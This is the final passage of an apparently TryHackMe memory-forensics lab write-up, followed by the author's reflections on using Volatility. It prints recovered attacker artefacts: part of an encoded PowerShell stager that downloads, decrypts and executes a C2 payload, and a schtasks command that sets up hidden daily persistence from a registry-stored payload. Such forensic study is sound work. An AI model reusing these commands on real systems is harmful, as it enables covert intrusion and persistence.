BkAGUAcgBzAC4AQQBkAGQAKAAiAEMAbwBvAGsAaQBlACIALAAiAGgAbABGAEsAcwBBAE8AagA9AFkAYgBNAEwANwAxAGsAUgBtAEsAZQBBADUAMAAzAE0AOABWAGoAcwA4AFcAOABXADQAZgBZAD0AIgApADsAJABkAGEAdABhAD0AJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARABhA
HQAYQAoACQAcwBlAHIAKwAkAHQAKQA7ACQAaQB2AD0AJABkAGEAdABhAFsAMAAuAC4AMwBdADsAJABkAGEAdABhAD0AJABkAGEAdABhAFsANAAuAC4AJABkAGEAdABhAC4AbABlAG4AZwB0AGgAXQA7AC0AagBvAGkAbgBbAEMAaABhAHIAWwBdAF0AKAAmACAAJABSACAAJABkAGEA
dABhACAAKAAkAEkAVgArACQASwApACkAfABJAEUAWAA=;schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.
GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\"';'Schtasks persistence established using listener http stored in HKCU:\Software\Microsoft\Windows\Curre
ntVersion\debug with Updater daily trigger at 09:00.'
6T5schtasks.exe /creat8
schtasks PA
schtasks.exe /c
schtasks
/c schtasks /cre
 schtasks /C
schtasks /delete /tn wm /fs
/c schtasks
ubuntu@tryhackme:~/Desktop/Artefacts$
```

Conclusion:

I really enjoyed this room, it helped me sharpen up my skills in Volatility, and gave me some more exposure to digital forensics. It was interesting tracking down the processes and the child processes attached to it, and taking a layer by layer approach to seeing the attacker send the phishing email, all the way to establishing the C2 connection and implementing a scheduled task. This room helped to highlight the effectiveness of memory forensics in uncovering hidden processes and malicious downloads.